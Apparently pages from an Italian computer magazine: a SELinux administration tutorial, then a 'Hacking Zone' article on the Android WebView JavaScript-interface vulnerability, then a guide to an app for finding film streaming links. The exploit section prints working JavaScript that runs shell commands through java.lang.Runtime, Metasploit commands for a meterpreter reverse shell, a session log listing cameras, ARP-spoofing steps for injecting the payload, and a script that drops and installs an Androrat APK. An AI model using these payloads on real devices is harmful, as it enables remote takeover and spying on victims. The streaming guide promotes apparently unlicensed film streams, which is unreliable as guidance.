È possibile far girare SELinux anche in modalità permissive, che non blocca alcuna operazione, ma salva i relativi messaggi di warning nel file di **audit**, permettendo una successiva analisi delle operazioni.

Utilizzando il comando **sestatus** è possibile conoscere una serie di informazioni sullo stato del sistema:

```
$ sestatus

SELinux status:                 enabled
SELinuxfs mount:                /selinux
Current mode:                   enforcing
Mode from config file:          enforcing
Policy version:                 24
Policy from config file:        targeted
```

in particolare, il comando mostra la modalità di esecuzione di SELinux (**enforcing**, **permissive** o **disabled**) e la policy utilizzata (**targeted**). La modifica della modalità di esecuzione avviene tramite il comando **setenforce**, passando come parametro la modalità da impostare:

```
$ setenforce enforcing
```

Le modifiche effettuate tramite il comando **setenforce**, però, non sono persistenti, di conseguenza al successivo riavvio della macchina verranno ripristinate. Per rendere permanente la modifica, è necessario modificare il file di configurazione **/etc/selinux/config** che, attraverso le direttive SELINUX e SELINUXTYPE, permette di specificare la modalità di esecuzione e la policy da usare.

IL ROLE-BASED ACCESS CONTROL DI SELINUX

Utenti e Domini di SELinux non sono collegati direttamente. Il Role-based Access Control, infatti, aggiunge un livello di astrazione tra utenti e domini, rendendo il ruolo come un intermediario tra gli utenti SELinux e i domini.

Sebbene il concetto di ruolo sia significativo solo per i soggetti, è possibile assegnare un ruolo anche agli oggetti, ma questo non verrà preso in considerazione: tipicamente, agli oggetti è assegnato il generico ruolo **object_r**. Tipici ruoli sono **user_r**, per gli utenti ordinari, **sysdm_r**, per gli amministratori di sistema, **system_r** per i processi di sistema e **unconfined_r** che rappresenta il ruolo di default per gli utenti interattivi su RHEL/CentOS e Fedora. Ogni ruolo è autorizzato per un corrispondente dominio. Ad esempio, il ruolo **user_r** è autorizzato per il dominio **user_t**, mentre il ruolo **sysadm_r** è autorizzato per il dominio **sysadm_t**. Attraverso le policy è possibile specificare quali sono gli utenti autorizzati ad agire in certi ruoli e quali sono i ruoli che possono accedere ad un insieme di domini. In pratica un utente può accedere ad un oggetto solo se agisce in un ruolo autorizzato ad accedere a quell'oggetto. Il ruolo di un utente viene impostato al login, ad esempio appena loggati da root possiamo verificare il contesto associato all'utente con id:

```
# id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

IDENTITY-BASED ACCESS CONTROL

Come abbiamo già sottolineato nei paragrafi precedenti, una delle principali vulnerabilità dei tradizionali sistemi di sicurezza è causata dalla possibilità di cambiare l'identità dell'utente, attraverso le chiamate di sistema **setuid**. Per impedire l'alterazione dell'identità dell'utente, IBAC permette di definire identità in modo da separarle da quelle di sistema. L'identità di sistema infatti viene mappata, attraverso le policy, nella corrispondente identità SELinux dal modulo **pam_selinux** al momento del login dell'utente. Di default, su RHEL ad ogni utente Linux creato con il comando **useradd** viene associata l'identità **unconfined_u**. Sono comunque disponibili altri utenti SELinux ai quali l'utente di sistema può essere associato. L'utente Linux associato a una identità eredita i permessi concessi all'identità. L'identità SELinux viene quindi utilizzata per limitare i ruoli che ogni utente può assumere. Analogamente ai domini ed ai tipi, anche l'informazione sull'identità dell'utente viene mantenuta nel corrispondente attributo di sicurezza del Security Context.

LAVORARE CON SELINUX DALLA LINEA DI COMANDO

Il Security Context di un oggetto può essere modificato usando il comando chcon con le opzioni **-t** (type, domain), **-r** (role) e **-u** (user, identità). Ad esempio:

```
$ chcon -t samba_share_t /home/centos/file.txt
$ chcon -r object_r /home/centos/file.txt
$ chcon -u user_u /home/centos/file.txt
```

Per conoscere il contesto associato a un file, invece, possiamo utilizzare il comando **ls**:

```
# ls -lZ /home/centos/file.txt
-rw-r--r--. 2 user_u:object_r:samba_share_t:s0↲
                              centos centos file.txt
```

L'associazione tra utente di sistema e identità SELinux può essere effettuata attraverso il comando semanage. Ad esempio il comando:

```
# semanage login -a -s user_u centos
```

```
centos@localhost:/
File Edit View Search Terminal Help
[centos@localhost /]$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[centos@localhost /]$
```

Fig. 5 • Il ruolo dell'utente centos assegnato al login

Associa l'utente di sistema centos all'identità **user_u**.
Questo comando permette la gestione delle policy di SELinux e, tra le altre cose, può essere utilizzato per conoscere l'elenco degli utenti SELinux e i relativi ruoli:

```
# semanage user -l
```

Utilizzando invece il parametro login, è possibile conoscere tutte le associazioni tra utenti di sistema e identità SELinux:

```
# semanage login -l
```

Sempre tramite il comando semanage è possibile definire l'utente SELinux di default da associare ai nuovi utenti di sistema:

```
# semanage login -m -S targeted -s user_u -r s0 __↵
                                              default__
```

Particolarmente utile è il comando seinfo che fornisce tutte le informazioni necessarie sulla policy in uso da SELinux. Se eseguito senza alcun parametro, il comando mostra i dati aggregati sui tipi, domini, regole di allow, boolean ecc.

```
$ seinfo
```

Differenti parametri possono inoltre essere utilizzati per ottenere maggiori informazioni. Ad esempio, se utilizzato con il parametro -u, vengono mostrati gli utenti definiti dalla policy

```
$ seinfo -u
```

mentre il parametro -t mostra tipi e domini definiti dalla policy corrente

```
$ seinfo -t
```

Infine citiamo anche il comando avcstat che fornisce una serie di statistiche sulla cache dei vettori d'accesso. Ad esempio è possibile conoscere la dimensione libera della cache, il numero degli hit (decisioni che vengono prese esclusivamente facendo accesso alla AVC, senza ricorrere al Security Server) e il numero dei miss.

```
$ avcstat
```

```
centos@localhost:/
File Edit View Search Terminal Help
[root@localhost /]# avcstat
   lookups       hits     misses     allocs   reclaims      frees
   1016206    1007696       8510       8510       7984       8008
[root@localhost /]#
```

Fig. 6 • Le statistiche di AVC

TARGETED POLICY

Come abbiamo già sottolineato nei paragrafi precedenti, il comportamento di SELinux viene definito da una serie di regole di sicurezza, denominate Security Policy, che specificano quali autorizzazioni sono concesse ai soggetti rispetto agli oggetti.
Le regole vengono descritte attraverso uno specifico linguaggio di configurazione e successivamente compilate e caricate nel kernel per essere accessibili da parte del Security Server. RedHat Enteprise Linux fornisce una politica di default denominata Targeted Policy, il cui binario è presente in **/etc/selinux/targeted/policy**. La versione della Targeted Policy che abbiamo utilizzato per le nostre prove su un sistema CentoOS 6.3 è la numero 24. In essa, tra le altre cose, sono state definite oltre 276 mila regole di allow, 9 utenti SELinux, 12 ruoli e oltre 3500 tra domini e tipi.
Relativamente ai domini, la Targeted Policy definisce due differenti famiglie: domini confinati e domini non confinati. Un processo che agisce in un dominio confinato è sottoposto ai rigidi controlli di SELinux, pertanto non può accedere alle risorse se non esplicitamente autorizzato. Come conseguenza, un ipotetico attaccante che abbia sfruttato una vulnerabilità di un processo che opera in un dominio confinato, potrà accedere ai soli oggetti a cui può accedere il relativo dominio, limitando i possibili danni che possono essere arrecati al sistema. Un processo che invece è eseguito in un dominio unconfined, invece, è pur sempre sottoposto ai controlli di SELinux, ma le regole definite nella policy non limitano alcuna azione: in pratica a un processo non confinato non viene impedito nulla. Le azioni di un eventuale attacker, in questo caso, non sono limitate. I domini non confinati definiti dalla Targeted Policy sono **initrc_t**, **kernel_t** e **unconfined_t** che rappresentano rispettivamente i domini dei processi di **init**, dei processi kernel e degli utenti interattivi.
La policy definisce una serie di identità, quali, oltre alla già citata **unconfined_u**, anche **user_u** e **guest_u**. Ogni utente SELinux agisce in un dominio e a ogni dominio vengono assegnati dei privilegi che verranno ereditati dagli utenti Linux associati alle identità. Ad esempio, un utente di sistema mappato con l'utente SELinux **user_u** non avrà la possibilità (a meno di configurarlo diversamente) di eseguire le applicazioni sudo e su, mentre l'utente **guest_u** non ha la possibilità di accedere al sistema grafico X Window.
Il seguente esempio rende più chiari i concetti appena descritti: supponiamo che per una errata configurazione, l'amministratore del server abbia assegnato il permesso di scrittura al file **/etc/passwd** a tutti gli utenti, attraverso il comando:

```
# chmod 666 /etc/passwd
```

In questo modo, secondo le regole DAC, tutti gli utenti possono accedere al file in lettura e in scrittura. Consideriamo a questo punto l'utente denominato **centos**, creato attraverso il comando **useradd**:

```
# useradd centos
```

di default l'utente è associato all'identità SELinux **unconfined_u**:

```
centos@localhost $ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0-c1023
```

Agendo nel contesto **unconfined**, i programmi lanciati dall'utente, a meno di differente configurazione, erediteranno tale contesto. Ad esempio proviamo ad aprire **/etc/passwd** con l'editor vi e, senza chiuderlo, spostiamo-

ci in una seconda shell ed eseguiamo il comando:

```
# ps -axZ | grep vi
root:unconfined_r:unconfined_t:s0-s0:c0.c1023 6856↓
                                tty2 S+ 0:00 vi /etc/passwd
```

notiamo dall'output che il processo agisce nel dominio **unconfined_t** e le regole della policy autorizzano l'accesso ai file di tipo **etc_t** (che è il tipo associato al file **passwd**).

Modifichiamo a questo punto l'identità dell'utente **centos** in modo da associarlo all'utente **user_u** che agisce nel dominio confinato **user_t**:

```
# semanage login -a -s user_u centos
```

Eseguiamo quindi il logout dell'utente e nuovamente il login (in modo da ricevere la nuova identità). Verifichiamo tramite il comando **id**:

```
$ id -Z
user_u:user_r:user_t:s0
```

Se tentiamo a questo punto di accedere al file passwd attraverso il comando vi, notiamo subito che la lettura è consentita ma la scrittura è vietata, nonostante le regole DAC autorizzino entrambe le operazioni. Questo perché la policy consente ai processi nel dominio **user_t** di accedere in lettura ai file aventi tipo **etc_t**, ma non in scrittura.

In passato, quanto un utente desiderava modificare la target policy doveva scaricare i sorgenti della policy, modificarli adeguatamente aggiungendo le regole necessarie, quindi ricompilare e caricare l'intera policy. Per semplificare la gestione delle modifiche e renderla meno propensa ad errori, RedHat ha introdotto il concetto di Modular Policy. In pratica, le regole locali vengono aggiunte in un modulo; ciascun modulo deve essere compilato e tenuto in un policy store in modo da poter essere caricato nel Security Server. Ogni modulo può essere caricato o scaricato indipendentemente dagli altri moduli che compongono la policy. L'elenco dei moduli attualmente installati può essere ottenuto attraverso il comando **semodule**, un utility che permette di installare, aggiornare, elencare e rimuovere i moduli:

```
# semodule -l
```

Il numero dei moduli che compongono la security policy che abbiamo utilizzato dalle nostre prove è piuttosto elevato. Il comando seguente ci fornisce la misura esatta:

```
# semodule -l | wc -l
256
```

```
centos@localhost:/
File Edit View Search Terminal Help
[root@localhost /]# semodule -l | more
abrt    1.2.0
accountsd       1.0.0
ada     1.4.0
afs     1.5.3
aiccu   1.0.0
aide    1.5.0
aisexec 1.0.0
amanda  1.12.0
amavis  1.10.3
amtu    1.2.0
apache  2.1.2
apcupsd 1.6.1
```





Fig. 7 • L'elenco (parziale) dei moduli installati su SELinux

PERSONALIZZAZIONE DEL COMPORTAMENTO DI SELINUX

Anche se l'introduzione del concetto di policy modulare ha semplificato il processo di applicazione delle regole di sicurezza, scrivere un modulo è una operazione tutt'altro che semplice. Per questo SELinux offre agli utenti la possibilità di personalizzare la Targeted Policy attraverso le booleane e le porte.

Una booleana è una direttiva che può assumere – ovviamente – solo due valori. Attraverso l'abilitazione o la disabilitazione di una booleana viene modificato il comportamento di SELinux. Ad esempio, di default la targeted policy autorizza gli utenti ad utilizzare le utility **ping** e traceroute. Disattivando la relativa booleana, denominata **user_ping**, gli utenti perderanno il diritto di utilizzare i due comandi. L'attivazione e la disattivazione delle booleane avviene tramite il comando **setsebool**. Pertanto il comando

```
# setsebool user_ping off
```

disattiva la booleana **user_ping**, infatti il tentativo di **ping** dell'interfaccia di **loopback** da parte di un utente che opera in un dominio confinato genera un'eccezione:

```
$ ping localhost
ping: icmp open socket: Permission denied
```

L'elenco di tutte le booleane e i relativi valori può essere ottenuto attraverso il solito comando **semanage**:

```
# semanage boolean -l
```

In alternativa, è possibile utilizzare il comando **getsebool** che ritorna il valore della booleana

```
# getsebool user_ping
user_ping --> off
```

Le porte, invece, permettono di specificare il numero di porta di rete TCP e UDP sulla quale un processo può eseguire il bind. Di default, la Targeted Policy autorizza ciascun daemon ad accettare solo le connessioni TCP e UDP sulle porte standard. Di conseguenza, l'utilizzo di una porta differente deve essere esplicitamente autorizzato. Anziché scrivere una regola che autorizzi l'operazione, il comando **semanage** permette di definire le porte sulle quali un processo può eseguire il **bind** e il **listen**. Ad esempio, il server LDAP di default accetta le connessioni sulla porta TCP 389 (per la connessione in chiaro) e 636 (per la connessione cifrata). L'utilizzo di una porta differente è pertanto vietata. Il comando

```
# semanage port -a -t ldap_port -p tcp 3389
```

associa la porta tcp 3389 al tipo **ldap_port_t** il quale, tramite la policy, dovrebbe essere accessibile al dominio su cui agisce il demone **ldapd**.

CONCLUSIONI

Sebbene quanto abbiamo mostrato nei paragrafi precedenti possa sembrare parecchio e, senza dubbio, complesso, rappresenta solo la punta del grosso iceberg quale è appunto SELinux. Non perdetevi il prossimo articolo dove mostreremo come sia possibile realizzare e installare un modulo custom.

HACKING ZONE

Ogni mese l'analisi dettagliata delle vulnerabilità più pericolose e le soluzioni più adatte per risolvere il problema

Android: ingresso libero

Luca Tringali

Un grave bug di sicurezza nel sistema operativo mobile di Google espone la maggioranza dei dispositivi che lo utilizzano ad un gravissimo rischio: qualsiasi pirata, può accedere da remoto al sistema assumendone il controllo. E con una semplice pagina HTML!

I sistemi operativi mobili sono progettati per vivere sul web, in particolare Android. Nel sistema operativo di Google, la maggior parte dei servizi è in realtà fornita da applicazioni web "mascherate" da applicativi mobili: viene semplicemente aperto un browser che punta ad una pagina HTML contenente una app in Javascript. Un esempio banale è quello dei banner pubblicitari: molte applicazioni, pur non essendo sviluppate con linguaggi web, integrano una pagina html con la pubblicità. È per questo motivo che, nella programmazione di Android, uno degli oggetti più importanti e maggiormente utilizzati è la classe WebView, che implementa un browser web in miniatura. Recentemente si è scoperto un grave bug proprio in questo componente: la vulnerabilità consiste nel fatto che il codice Javascript della pagina web può accedere all'oggetto Java "genitore". Del bug sono affette tutte le versioni di Android inferiori alla 4.2: sono quindi molti i dispositivi a rischio, considerando che diversi smartphone oggi in vendita utilizzano una versione di Android della serie 2.x (poiché la 4.x necessita di troppo risorse). Una stima indica che i dispositivi vulnerabili sarebbero circa il 70% di tutti gli Android esistenti.


```
Activities   Terminal                         Mon 10:41 PM
                                   exploiter@exploiter: ~
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.3.101:4444
[*] Starting the payload handler...
[*] Sending stage (39698 bytes) to 192.168.3.102
[*] Meterpreter session 4 opened (192.168.3.101:4444 -> 192.168.3.102:51731) at 2013-07-29 22:30:05 +0500

meterpreter > sysinfo
Computer    : localhost
OS          : Linux 2.6.39.4-gaf09b38 (armv7l)
Meterpreter : java/java
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > getuid
Server username:
meterpreter > ps

Process List
============

 PID    Name                     Arch  User
 ---    ----                     ----  ----
 1      /init                          root
 2      kthreadd                       root
 3      ksoftirqd/0                    root
 6      migration/0                    root
 7      watchdog/0                     root
 20     khelper                        root
 21     suspend                        root
 25     bkl_wq                         root
 26     sync_supers                    root
 27     bdi-default                    root
 28     kblockd                        root
 29     irq/114-tegra_s                root
```

Fig. 1 • La shell remota di Metasploit esiste anche in versione Android

GENITORI E FIGLI

Chi non si intende di programmazione avrà capito poco della spiegazione, fornita qualche riga fa in questo stesso articolo, dell'origine del bug. Vediamo di cominciare dall'inizio: le applicazioni Android sono, normalmente, dei programma Java. Se all'interno di un programma viene inserito un oggetto WebView, questo potrà leggere una pagina HTML ed eseguire il codice Javascript eventualmente contenuto in essa. Lo script Javascript della pagina web è un vero e proprio programma a sé stante ma, pur essendo eseguito dalla WebView, non può interagire con essa. Si dice che WebView è padre della pagina web, e dunque dello script in essa contenuto. In pratica, l'oggetto Java WebView può accedere al codice Javascript, ma non può accadere il contrario. Quest è quello che succede "di solito": si è scoperto che, a causa di un bug di implementazione, è in realtà possibile per il codice Javascript risalire agli oggetti presenti nel programma Java. E questo con un metodo praticamente identico a quello utilizzato comunemente da Javascript per accedere agli oggetti HTML della pagina web in cui lo script è inserito: chiamandoli per nome. La cosa, in realtà, non è un grosso problema, almeno finchè da Javascript ci si limita ad accedere all'oggetto WebView che contiene lo script stesso e modificare sua qualche impostazione. La situazione si fa preoccupante quando qualcuno realizza un codice Javascript che cerca un oggetto di tipo Java.lang.Runtime. Perchè? Perchè questo oggetto può eseguire comandi arbitrari sul sistema operativo. Runtime, infatti, è la classe che permette il dialogo tra l'applicazione Java e l'ambiente circostante (cioè il sistema operativo). Tramite la funzione availableProcessors() è possibile sapere quanti processori sono presenti sul sistema. E tramite la funzione exec è possibile eseguire un comando di sistema.

Per esempio, un semplice codice Javascript come questo:

```
<script>
function execute(cmd){
  return window.jsinterface.↲
    getClass().forName('java.lang.Run
time').getMethod('getRuntime',null).
         invoke(null,null).exec(cmd);
}
execute(['/system/bin/sh','-c',↲
 'echo \"craccato\" > /data/media/0/
```

```
                     cracckato.txt']);
</script>
```

Permette l'esecuzione della shell e del comando echo (che scrive una stringa di testo in un file): tutto qui! Basta inserire un codice di questo tipo in una pagina web e si può ottenere il controllo su un sistema Android (o su decine di sistemi Android, installando programmi per realizzare botnet). Il punto è: come fa un pirata a sfruttare questo bug? Per poter lanciare l'attacco, è necessario che l'utente visiti una pagina web contenente l'istruzione Javascript incriminata. Il malintenzionato ha diverse possibilità: le più semplici consistono nel realizzare un finto banner pubblicitario, in cui inserire il codice e trovare il modo di inserirlo in una app, realizzare un sito che possa attirare l'attenzione degli utenti Android, oppure il man in the middle. Infatti, se il pirata si trovasse su una rete locale pubblica, potrebbe scegliere uno degli altri utenti ed eseguire un ARPspoofing. Per realizzarlo da una macchina GNU/Linux è sufficiente abilitare l'inoltro dei pacchetti di dati:

```
sudo -s
echo 1 >> /proc/sys/net/ipv4/ip_
                              forward
e cominciare lo spoofing 
        dei pacchetti tra la vittima
      (192.168.1.138) ed il gateway
                       (192.168.1.1):
arpspoof -i wlan0 -t 192.168.1.138 
                          192.168.1.1
```

In questo modo, si è inserito nella comunicazione tra l'utente vittima ed il router. Dal momento che, di solito, i banner pubblicitari vengono inviati tramite HTTP e non con HTTPS, la comunicazione sarà in chiaro. A questo punto, il pirata deve soltanto tenere sotto controllo il flusso dati con

```
sudo tcpdump -i wlan0 -X
```

e, appena nota la richiesta di una pagina html, inviare l'html con il codice Javascript incriminato: l'utente non si accorgerà di nulla.

UN SEMPLICE TEST

Questo per quanto riguarda un vero attacco. Se, invece, vogliamo solo un proof of concept per verificare se il nostro smartphone o tablet Android sia vulnerabile (in teoria, l'applicazione Web Browser in Android < 4.2 dovrebbe essere buggata "di serie"), possiamo sfruttare l'apposito modulo di Metasploit, che può essere utilizzato con i comandi:

```
use exploit/android/browser/webview
              addjavascriptinterface
set payload android/meterpreter/
                         reverse_tcp
exploit
```

Se diamo una occhiata al modulo in questione, vediamo subito che costruisce una pagina HTML:

```
def on_request_exploit(cli, req,
                            browser)
  print_status("Serving exploit 
                               HTML")
  send_response_html(cli, html)
end
```

Il cui codice è rappresentato dalla stringa

```
def html
  "<!doctype 
   html><html><body><script>#{js}</
         script></body></html>"
end
```

```
1  <script>
2  function execute(cmdArgs)
3  {
4  return xxx.getClass().forName("java.lang.Runtime").getMethod("getRuntime",n
5  }
6
7  var armBinary1 = "\\x50\\x4B\\x03\\x04\\x14\\x00\\x08\\x00\\x08\\x00\\x51\\
8
9  var armBinary2="\\x1B\\xB0\\x65\\x0A\\xAD\\x23\\xC2\\x30\\x64\\xDF\\xEE\\xA
10
11 var armBinary3=…
12 var armBinary4=…
13 ……
14 var patharm = "/mnt/sdcard/Androrat.apk";
15 var a=execute(["/system/bin/sh","-c","echo -n '"+armBinary1+"' > " + pathar
16 //alert(a);
17 execute(["/system/bin/sh","-c","echo -n '"+armBinary2+"' >> " + patharm]);
18 execute(["/system/bin/sh","-c","echo  -n '"+armBinary3+"' >> " + patharm]);
19 execute(["/system/bin/sh","-c","echo -n '"+armBinary4+"' >> " + patharm]);
20 execute(["/system/bin/sh","-c","adb install /mnt/sdcard/Androrat.apk"]);
21 alert("over !!!");
22 </script>
```

Fig. 2 • Tramite questo bug si possono anche installare APK sul sistema vittima

che, in pratica, è una pagina vuota contente soltanto uno script. Lo script (js) è costruito dall'apposita funzione:

```
def js
    function exec(obj) {
     var m = obj.getClass().
     forName('java.lang.Runtime').
    getMethod('getRuntime', null);
```

Per prima cosa viene trovato, se esiste, l'oggetto Runtime.

```
     var data = "#{Rex::Text.to_
hex(payload.encoded_exe, '\\\\x')}";
```

Poi si inserisce in una variabile il contenuto, in esadecimale, del payload. Naturalmente, è necessario fornire a Metasploit un payload adatto ad Android (per esempio il reverse TCP che abbiamo suggerito).

```
     m.invoke(null, null).
  exec(['/system/bin/sh', '-c', 'echo
    "'+data+'" > '+path]).waitFor();
     m.invoke(null, null).
     exec(['chmod', '700', path]).
                           waitFor();
     m.invoke(null, null).
                       exec([path]);
     return true;
    }
```

Successivamente si costruisce un file, sul dispositivo vittima, che contenga il codice del payload e lo si esegue.

```
    for (i in top) { if 
  (exec(top[i]) === true) break; }
```

La procedura viene ripetuta per tutti gli oggetti dell'applicazione finchè non si riesce a trovare l'oggetto **Runtime**.

LA SOLUZIONE


Il problema non è così semplice da risolvere: la soluzione più banale consiste nell'aggiornare la versione di Android alla 4.4. Il fatto è che molti dispositivi non possono permettersi di far funzionare un sistema tanto esoso di risorse. In questi casi, l'utente può fare poco. Gli sviluppatori delle app, invece, possono risolvere il problema semplicemente disabilitando Javascript a meno che non sia assolutamente necessario. Per esempio, in una app che mostra banner pubblicitari in una WebView, Javascript non è fondamentale.

FILM ON DEMAND SULLO SMARTPHONE

Con uno smartphone e una TV di ultima generazione trasformiamo casa in un cinema per visioni in HD. Ecco come

Lo streaming video dal Web è ormai diventato un vero e proprio fenomeno di massa: il successo di portali come YouTube e Vimeo è lì a dimostrarlo! Sempre più spesso, però, scandagliamo la Rete alla ricerca di siti che trasmettono on-line interi film e non semplici video più o meno amatoriali o spezzoni di trasmissioni televisive. Il problema è che questi link, a volte, hanno tempi di vita brevissimi e ogni volta dobbiamo cercarne uno nuovo funzionante. Una ricerca su Google non sempre fornisce buoni risultati, ma se ci facciamo dare una mano da Android potremmo trovare molto più facilmente quello che cerchiamo! Grazie all'app PowerSearch, infatti, avremo a portata di dita un motore di ricerca molto speciale: se configurata nel modo giusto, inserendo il titolo del film fornirà immediatamente i link diretti allo streaming! Ma non è finita qui perché grazie alle tecnologie proprie degli smartphone Android potremo far interagire il cellulare con la TV e goderci il film seduti sul divano con bibita e popcorn! Il tutto in pochi e mirati tap sullo smartphone che abbiamo al nostro fianco! Non è un modo fantastico per passare una serata di assoluto relax?

PowerSearch: film e serie tv in un touch!

Installazione e utilizzo dell'incredibile app capace di tirar fuori dal Web i migliori contenui multimediali

01 SCARICHIAMO L'APP DALLO STORE

Andiamo sul GooglePlay Store e digitiamo nel campo di ricerca il nome dell'app che vogliamo cercare e scaricare: **PowerSearch**. Una volta trovata, selezioniamola dall'elenco dei risultati, tappiamo **Installa, Accetto** e attendiamo pochi istanti per il download e l'installazione.

02 CONFIGURIAMO POWERSEARCH

Inviamoci un'e-mail con allegato il file di configurazione **Film.txt** che troviamo nella directory principale del Win CD/DVD-Rom. Apriamo il messaggio dal nostro device Android e tappiamo sull'allegato: ci verrà chiesto con quale app aprirlo: selezioniamo **PowerSearch** e confermiamo.

03 PARTE LO STREAMING!

In PowerSearch basterà attivare il pulsante **Power** (rosso spento, verde acceso) e cercare ciò che desideriamo: l'app mostrerà solo i link diretti al film o alle puntate di una serie! Se vogliamo possiamo lasciarci suggerire qualcosa dalle ricerche di altri utenti (in modo anonimo).

Così trasformi il telefono Android in un decoder on demand

Ecco le tre soluzioni per collegare lo smartphone al televisore Full HD di casa senza usare fastidiosi cavi. Grazie a PowerSearch potremo gustarci tutti i nostri film preferiti mettendo in Play dal nostro cellulare!

SOLUZIONE 1 - DALL'APP ALLA SMART TV: BASTA UN'E-MAIL

Uno degli aspetti migliori dell'applicazione PowerSearch è la possibilità di condividere i risultati di una ricerca e di inviarli come allegati di posta elettronica ai nostri contatti.

- Selezioniamo il link che ci interessa e tappiamo l'apposita icona a forma di lettera della posta. Oppure, usiamo il tap lungo su link preciso per condividere solo quello.
- Inviamo l'e-mail e apriamo il messaggio sul dispositivo che preferiamo, ad esempio la nostra Smart TV!
- Come consiglio generale conviene copiare i link ottenuti direttamente nel corpo dell'e-mail.


SOLUZIONE 2 - TUTTA LA COMODITÀ DEL WI-FI DIRECT

Se vogliamo vedere il nostro film sul televisore possiamo sfruttare la connessione Wi-Fi Direct (WiDi) del cellulare.

- Abilitiamo nella configurazione dell'app solo il sito nowvideo.sx. Cerchiamo il film e tappiamo sul link nowvideo.sx.
- Scarichiamo il file prima di inviarlo.
- Attiviamo il WiDi sulla Smart TV e sul dispositivo, tappando sull'icona del Wi-Fi e spostandoci in Wi-Fi Direct.
- Quando i due dispositivi hanno stabilito un contatto, sulla TV accettiamo la connessione al dispositivo e avviamo la riproduzione del film.

SOLUZIONE 3 - COL MIRACAST IL DISPLAY DELLO SMARTPHONE È CONDIVISO

La soluzione usa una tecnologia che sta prendendo sempre più piede ed è già supportata da molti televisori recenti o utilizzabile acquistando un dongle che trasformerà la TV in un Media Center. Consente di replicare ciò che vediamo sul display del device direttamente sulla TV! Precisiamo però che la tecnologia è stata introdotta su Android dalla versione Jelly Bean 4.2.

- Tappiamo sul telefono l'icona di condivisione schermo per attivare il protocollo. Facciamo la stessa cosa sulla TV e selezioniamo il nostro device Android.
- Infine, dal device stesso scegliamo la TV come dispositivo cui collegarsi.

MODDARE IL TABLET!

Una delle caratteristiche che distinguono il sistema operativo Android di Google da iOS e Windows è la sua natura open source. Vediamo quali vantaggi comporta

Chi non avesse ancora familiarità col termine, sappia che un software open source (traducibile letteralmente in codice sorgente aperto), oltre ad essere gratuito è caratterizzato dal fatto che le righe di codice del programma vengono distribuite pubblicamente in Rete: qualunque programmatore può pertanto metterci sopra le mani modificando il software a proprio piacimento e rilasciando delle versioni appunto "moddate" (italianizzazione del termine inglese modding, che originariamente si riferiva alla pratica di modificare le automobili per migliorarne l'aspetto o aumentarne le prestazioni). Di contro, il software "commerciale", quale iOS di Apple o Windows di Microsoft, non può in alcun modo essere modificato, pertanto ci si deve accontentare dell'unica versione disponibile, quella progettata dalla software house che ne custodisce gelosamente il codice. In ragione di questa profonda differenza tra il sistema operativo di Google e quello dei suoi "competitor", la sezione MODDING di questa guida tratterà solo i tablet Android in quanto unici a poter disporre di versioni del sistema operativo modificate meglio conosciute come CUSTOM ROM.

